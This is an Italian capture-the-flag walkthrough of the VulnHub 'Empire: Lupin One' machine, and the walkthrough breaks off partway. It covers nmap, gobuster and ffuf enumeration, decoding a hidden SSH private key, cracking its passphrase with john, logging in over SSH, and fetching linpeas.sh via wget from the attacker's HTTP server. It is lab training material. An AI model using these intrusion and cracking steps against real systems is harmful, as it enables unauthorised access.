

BlackBox_Empire Lupin One

Consegna

- CTF Media difficoltà Scaricare ed importare la macchina virtuale da questo link:

<https://download.vulnhub.com/empire/01Empire-Lupin-One.zip> Questa box è stata creata per essere di media difficoltà, ma può trasformarsi in un'impresa ardua se ti smarrisci nel suo labirinto.

Suggerimento: dovrai enumerare tutto ciò che è possibile.


Setup Ambiente

Macchina attaccante: **Kali Linux**

Macchina target: **Empire Lupin One**

Entrambe le macchine sono state piazzate all'interno della stessa rete con NAT.

Gli indirizzi IP vengono assegnati dinamicamente tramite server DHCP.



DISCOVERY

Abbiamo iniziato la fase di discovery scansionando la rete con **nmap** in cerca dell'indirizzo IP della nostra macchina target. Il comando utilizzato è stato il seguente:

`nmap -sn 10.0.2.0/24`

```
(kali@kali)-[~]
$ nmap -sn 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 06:35 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00013s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00010s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00014s latency).
MAC Address: 08:00:27:55:D4:07 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.8
Host is up (0.00038s latency).
MAC Address: 08:00:27:54:1E:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.34 seconds
```

La macchina target possiede dunque l'ip **10.0.2.8**.

Una volta individuato l'obiettivo, è stato effettuato un ulteriore scan nmap per tentare di determinare la versione del sistema operativo, le porte disponibili e le relative versioni dei servizi attivi:

`nmap -sV -sC -O -p- 10.0.2.8`

```
(kali@kali)-[~]
$ nmap -sV -sC -O -p- 10.0.2.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 06:36 EDT
Nmap scan report for 10.0.2.8
Host is up (0.00033s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|_ 3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|_ 256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_ 256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-robots.txt: 1 disallowed entry
|_ /-myfiles
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:54:1E:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 9.23 seconds
```

Notiamo dunque la presenza di due servizi attivi:

- **SSH** sulla porta 22
- **HTTP** sulla porta 80

Abbiamo dunque provato ad accedere tramite browser al servizio di webserver attivo sulla macchina target:

<http://10.0.2.8/>

L'unica cosa presente all'interno della pagina era l'immagine qui sotto.



Abbiamo provveduto al download dell'immagine, nel caso in cui si rivelasse contenere informazioni celate.

E' stato poi analizzato, tramite DevTools, il contenuto della pagina che ci ha rivelato il messaggio di sfida dell'autore della macchina:

```
<!DOCTYPE html>
<html>
  <head> ... </head>
  <body>
    <div id="over" style="position:absolute; width:
      
    </div>
  </body>
</html>
<!--Its an easy box, dont give up.-->
```

Webserver Enumeration

Avendo poche opzioni a disposizione, abbiamo provveduto a lanciare un classico scan con **gobuster** al fine di enumerare le directories presenti nel webserver:

```
gobuster dir -u http://10.0.2.8 -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
Starting gobuster in directory enumeration mode

/image          (Status: 301) [Size: 304] [→ http://10.0.2.8/image/]
/manual         (Status: 301) [Size: 305] [→ http://10.0.2.8/manual/]
/javascript     (Status: 301) [Size: 309] [→ http://10.0.2.8/javascript/]
/server-status  (Status: 403) [Size: 273]
Progress: 220558 / 220558 (100.00%)

Finished
```


La prima scansione non ha portato ad alcuna nuova informazione; pensando che magari potessero essere presenti solamente dei file, abbiamo dunque avviato la medesima scansione che si interrogasse però in merito alla presenza di file **.txt**, **.php** e **.html**:

```
gobuster dir -u http://10.0.2.8 -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html
```

```
/index.html     (Status: 200) [Size: 333]
/image          (Status: 301) [Size: 304] [→ http://10.0.2.8/image/]
/manual         (Status: 301) [Size: 305] [→ http://10.0.2.8/manual/]
/javascript     (Status: 301) [Size: 309] [→ http://10.0.2.8/javascript/]
/robots.txt     (Status: 200) [Size: 34]
/server-status  (Status: 403) [Size: 273]
Progress: 882232 / 882232 (100.00%)

Finished
```

In questo caso è stato trovato il classico file **robots.txt**.



```
← → ↻ 🏠 10.0.2.8/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali Net
User-agent: *
Disallow: /~myfiles
```

Accedendovi, all'interno notiamo l'esistenza di una directory **/~myfiles**.

`~`, all'interno di molti webserver come apache, si utilizza per le cosiddette *user directories*:


Ogni utente del sistema può avere una cartella `public_html` dentro la propria *home directory*.

Apache viene configurato per esporre quella cartella via web all'indirizzo:

`http://server/~username/` che corrisponde a `/home/username/public_html`.

Nel nostro caso indica quindi la presenza di `http://10.0.2.8/~myfiles`.

Provando ad accedervi tramite browser non viene però visualizzato alcun output utile:



Error 404

Il prossimo passo alla ricerca di qualche vulnerabilità è consistito nel cercare di visualizzare quali metodi HTTP fossero disponibili verso l'indirizzo target del webserver:


`curl -i -X OPTIONS http://10.0.2.8/`

```
(kaliⓈkali)-[~]
└─$ curl -i -X OPTIONS http://10.0.2.8/
HTTP/1.1 200 OK
Date: Tue, 02 Sep 2025 11:00:12 GMT
Server: Apache/2.4.48 (Debian)
Allow: GET,POST,OPTIONS,HEAD
Content-Length: 0
Content-Type: text/html
```

Purtroppo il metodo PUT non è stato attivato.

In seguito ad ulteriori scansioni **gobuster** che non hanno restituito alcuna informazione utile, abbiamo diretto la nostra strategia attraverso l'utilizzo di **ffuf** per tentare il **fuzzing** di altre user directories come quella precedentemente scovata tramite **robots.txt**:

```
ffuf -u http://10.0.2.8/~FUZZ -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```




```
ffuf v2.1.0-dev
Starting at 2025-09-02 07:11:11
NSE: /usr/share/nmap/nse_main.lua:829: in local 'get_chunk'
/usr/share/nmap/nse_main.lua:1364: in main chunk
stack traceback:
  [C]: in function 'error'
  /usr/share/nmap/nse_main.lua:829: in local 'get_chunk'
  /usr/share/nmap/nse_main.lua:1364: in main chunk
  [C]: in function 'error'

:: Method      : GET
:: URL         : http://10.0.2.8/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10s
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,303,307,308
secret [Status: 301, Size: 306, Words: 20]
Progress: [220560/220560] :: Job [1/1] :: 7142 req/sec
```

Grazie a questo tool è stato possibile scoprire l'esistenza della directory **/~secret**.

Navigando verso la directory si conferma il fatto che le nostre ricerche proseguono per la strada giusta:



Hello Friend, Im happy that you found my secret direto
Its hided somewhere here, so that hackers dont find it a
I'm smart I know that.
Any problem let me know

Your best friend icex64

L'autore ha lasciato un messaggio scritto a nome di un certo **icex64** per un presunto amico:

*Hello Friend, Im happy that you found my secret directory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know*

Your best friend icex64


L'inspector non mostra niente di interessante tuttavia abbiamo recuperato 3 informazioni importanti:

- Un possibile username "**icex64**"
- la psw è nascosta in quella directory
- la psw può essere craccata con fasttrack

Provando ad enumerare la cartella con gobuster alla ricerca di file txt o html non ho trovato nulla di rilevante.

Concentrandoci però sul fatto che la chiave dovesse essere nascosta abbiamo deciso di utilizzare nuovamente ffuf per enumerare possibili file nascosti il cui nome è quindi preceduti da un punto e specificando i formati .txt ed .html.

```
ffuf -u http://10.0.2.8/~secret/.FUZZ -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e .txt,.html
```




htab.txt	[Status: 403, Size: 273, Words: 20,
htab.html	[Status: 403, Size: 273, Words: 20,
htmlpages	[Status: 403, Size: 273, Words: 20,
htmlpages.txt	[Status: 403, Size: 273, Words: 20,
htmlpages.html	[Status: 403, Size: 273, Words: 20,
mysecret.txt	[Status: 200, Size: 4689, Words: 1,
httpads	[Status: 403, Size: 273, Words: 20,
httpads.txt	[Status: 403, Size: 273, Words: 20,
httpads.html	[Status: 403, Size: 273, Words: 20,
html_parser	[Status: 403, Size: 273, Words: 20,
html_parser.html	[Status: 403, Size: 273, Words: 20,
html_parser.txt	[Status: 403, Size: 273, Words: 20,

Ancora una volta ffuf si rivela utile e riusciamo a trovare un file di testo:

.mysecret.txt

Dirigendoci dunque verso **http://10.0.2.8/~secret/.mysecret.txt** veniamo a conoscenza di una serie di caratteri che sembrano simili a quelli utilizzati da un algoritmo in BASE64.

Accessing SSH




← → ↻ 🏠 10.0.2.8/~secret/.mysecret.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google

```
cGxD6KNZQddY6iCsSuqPzUdqSx4F5ohDYnArU3kw5dmvTURqcaTrncHC3NLKBqFM2ywrNbRTW3eTpUvEz9qFuBnyhAK8TWu9
iGCaDu4uceLw3iLYvNVZK75k9zK9E2qcdwP7yWugahCn5HyoaaoLeBDiCAojj4JUxafQUcmfocvugzn81GAJ8LdxQjosS1th
rmT6v1pHHLDR8gBC9ZTfdDtZBaZo8sesPQVbuKA9VEVsgw1xVvRyRZz8JH6DEzqrEneoiBQUdJxLVNTMXpYXGh68RA4V1pa5
3EUFnuDtfB4ADrt57UokLMDi1V73Pt5PQe8g8SLjuvtNYpo8AqyC3zTMSmP8dFQgoborCXEMJz6npX6QhgXqpbhS58yVRhpW
25edV9JbCyNRFFKpTxxpq7Q5ruk7L5LEXG8H4rsLyv6djUT9nJGWQKRPi3Bugawd7ixMUyORMhagBmGYNafi4JBapacTMwG95
EPkbouDC2eQd9i6K3CnpZHY3mL7zcg2PHesRSj6e7oZBoM2pSVTwtXRFBPTYFmUavtitoA8kFZb4DhYMcxNyLf7r8H98WbtQ
uK9QksCzgPtjsfFBBUo6vftNqCNbzQn4NMQmxm28hDMDU8GydwUm19ojNo1scUMzGfN4rLx7bs3S9wYaVLdLiNeZdLLU1Dz
mtcLELXbQZKcHcwkbC5PnEP6EUZRb3nqm5hMDUUt912ha5kMR6g4aVG8bXFU6an5PiKaedHBRVRCyqkpqjm8Lhe1cA8X2jt
```

E' stato quindi incollato il codice all'interno di cyberchef e abbiamo tentato un decode provando vari formati fino a trovare quello corretto:



Recipe

- From Base32
 - Alphabet: A-Z2-7=
 - ☒ Remove non-alphabet chars
- From Base32
 - Alphabet: A-Z2-7=
 - ☒ Remove non-alphabet chars
- From Base45
 - Alphabet: 0-9A-Z \$%*+~.-./:
 - ☒ Remove non-alphabet chars
- From Base58** (highlighted)
 - Alphabet: 123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdfg...
 - ☒ Remove non-alphabet chars
- From Base62
 - Alphabet: 0-9A-Za-z
- From Base85
 - Alphabet: !-u
 - ☒ Remove non-alphabet chars
 - All-zero group char: z
- From Base92

Input

```
cGxD6KNZQddY6iCsSuqPzU
CgjuXD7BN1TMZGL2nUxcDQ
M5DA1TdjkVesVGLvRMkkDp
nookT8sxGUFZxgnHAfER49
Uk7DkhmCPb2mNoTSuRpnf
WTerjwALN67preSWMH4vY3
2j61yaH4ij5uZQXD537FNV
bhS58yVRhpW21Nz4xFkDL8
4wj6bxHW6aTneLweh74jFW
gawd7ixMUyORMhagBmGYNa
Tc7owzKHcqP8nJrXou8VJq
esRSj6e7oZBoM2pSVTwtXR
HfC3HGg1CXktuqznVucjWm
CzgPtjsfFBBUo6vftNqCNB
QiQpYMX3BRp41w9VRvRuLGZ
8qx2iaQ57ePo5Bkv5Xmtc
fqZ8hkKD1VgQ8pmqayiajh
K6res9HTCo35ujK3UK2LyM
G973BVZNUF6DwbFq5d4CTL
XRD8EzWfZNB1eWPh1sYzU
ycPCaX5FCPNf9Cft4n4nVG
55Pu4tCxyF2FR9E3c2ztr
2zyh4Pac1vpstCRtKQt35J
HF1C9T3GgLDvgUv8nc7PEJ
qdahv1DktvtQcRBiiZMgNW
WhExas547vCXho71gcmVqu
q8qJQh3N75YF8KeQzJs77T
EYXKQTipmEhx4rXJZK3akd
UiDFeRyLi8HGdowcZFzdk
```

Output

```
-----BEGIN OPENSSH PRIVATE
b3B1bnNzaC1rZXktdjEAAA
PBjYANne4oz3usGAAAAEAAA
9GXiytp1gT9z/mP91NqOU9
H6NSb0jMbMc4soFrBinoLE
xzoKn/ExVKApsdimIRvGhs
```

L'algoritmo utilizzato era quello in Base58 ed una volta decodificato rivelava una chiave privata per l'accesso al servizio SSH (forse di icex64?).

Una volta salvata la chiave all'interno di un file di testo ed averne cambiato i permessi per impedire che il servizio ci negasse l'accesso:

```
chmod 600 pswdecr
```

Abbiamo provveduto ad effettuare il login al servizio SSH:

```
sudo ssh -i pswdecr icex64@10.0.2.8
```

```
(kali㉿kali)-[~/Desktop/LupinOne]
$ sudo ssh -i pswdecr icex64@10.0.2.8
[sudo] password for kali:
The authenticity of host '10.0.2.8 (10.0.2.8)' can't be established.
ED25519 key fingerprint is SHA256:GZ0CytQu/pnSRRTMvJLagwz7ZPlJMDiyabwLvXTrKME.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.8' (ED25519) to the list of known hosts.
Enter passphrase for key 'pswdecr':
```

La connessione rivela che la chiave contiene una passphrase; ecco a cosa si riferiva il messaggio di icex64 in merito a fasttrack!

Per craccare dunque la chiave ssh protetta da passphrase è stato prima necessario crearne un hash tramite **ssh2john**:

```
ssh2john pswdecr > hashpsw.txt
```

Una volta generato il file contenente l'hash della chiave, è stato possibile craccarne la passphrase:

```
john --wordlist=/usr/share/wordlists/fasttrack.txt hashpsw.txt
```

```
(kali㉿kali)-[~/Desktop/LupinOne]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hashpsw.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (pswdecr)
1g 0:00:00:02 DONE (2025-09-02 09:19) 0.4484g/s 43.04p/s 43.04c/s 43.04C/s Autumn2013..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

La password trovata è: **P@55w0rd!**

Tentando dunque di effettuare nuovamente l'accesso tramite SSH ed utilizzando la passphrase appena trovata riusciamo finalmente ad ottenere l'accesso all'account `icex64`.

```
(kali㉿kali)-[~/Desktop/LupinOne]
$ ssh -i pswdecr icex64@10.0.2.8
Enter passphrase for key 'pswdecr':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ whoami
icex64
icex64@LupinOne:~$
```

All'interno del desktop troviamo un file chiamato **user.txt** contenente quella che sembra essere una flag:

[illegible]

Abbiamo poi visualizzato altresì il file `.bash_history` per vedere se l'utente avesse in precedenza utilizzato qualche comando che potesse darci qualche indizio sul come proseguire.

```
icex64@LupinOne:~$ cat .bash_history
cat .bash_history
clear
ls -la
clear
pwd
clear
cat user.txt
su root
pwd
nano .bash_history
clear
pwd
clear
exit
icex64@LupinOne:~$
```

Purtroppo nessuna informazione utile.

Ci siamo dunque spostati un po' tra le varie cartelle fino a che non è stato trovato anche la directory di un altro utente: **arsene**.

All'interno del Desktop di arsene era presente un file **note.txt**, un file **heist.py**, un file **.secret** ed un file **.profile**.

```
icex64@LupinOne:~$ cd ..
icex64@LupinOne:/home$ ls -la
total 16
drwxr-xr-x  4 root   root   4096 Oct  4  2021 .
drwxr-xr-x 18 root   root   4096 Oct  4  2021 ..
drwxr-xr-x  3 arsene arsene 4096 Oct  4  2021 arsene
drwxr-xr-x  4 icex64 icex64 4096 Oct  7  2021 icex64
icex64@LupinOne:/home$ cd arsene
icex64@LupinOne:/home/arsene$ ls -la
total 40
drwxr-xr-x  3 arsene arsene 4096 Oct  4  2021 .
drwxr-xr-x  4 root   root   4096 Oct  4  2021 ..
-rw-r--r--  1 arsene arsene  47 Oct  4  2021 .bash_history
-rw-r--r--  1 arsene arsene 220 Oct  4  2021 .bash_logout
-rw-r--r--  1 arsene arsene 3526 Oct  4  2021 .bashrc
-rw-r--r--  1 arsene arsene 118 Oct  4  2021 heist.py
drwxr-xr-x  3 arsene arsene 4096 Oct  4  2021 .local
-rw-r--r--  1 arsene arsene 339 Oct  4  2021 note.txt
-rw-r--r--  1 arsene arsene 807 Oct  4  2021 .profile
-rw-r--r--  1 arsene arsene  67 Oct  4  2021 .secret
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
icex64@LupinOne:/home/arsene$
```

Gli unici file interessanti accessibili tramite icex64 sono **heist.py** e **note.txt**
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.


Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.

Visualizzando invece il file **heist.py** troviamo quanto segue:

`cat heist.py`



```
[1/1] /home/arsene
import webbrowser
print ("Its not yet ready to get in action")
webbrowser.open("https://empirecybersecurity.co.mz")
```

```
import webbrowser
print ("Its not yet ready to get in action")
webbrowser.open("https://empirecybersecurity.co.mz")
```

LINPEAS


A seguito di questa prima fase di ricerca, abbiamo deciso di servirci di linpeas per scoprire quali vulnerabilità potessimo sfruttare per ottenere un'escalation di privilegi a root.

E' stato dunque avviato un server `http python3` all'interno della directory di linpeas, su kali:

`python3 -m http.server 8081`

Ed abbiamo successivamente acquisito tramite `wget` il file **linpeas.sh**:

`wget http://10.0.2.15:8081/linpeas.sh`



```
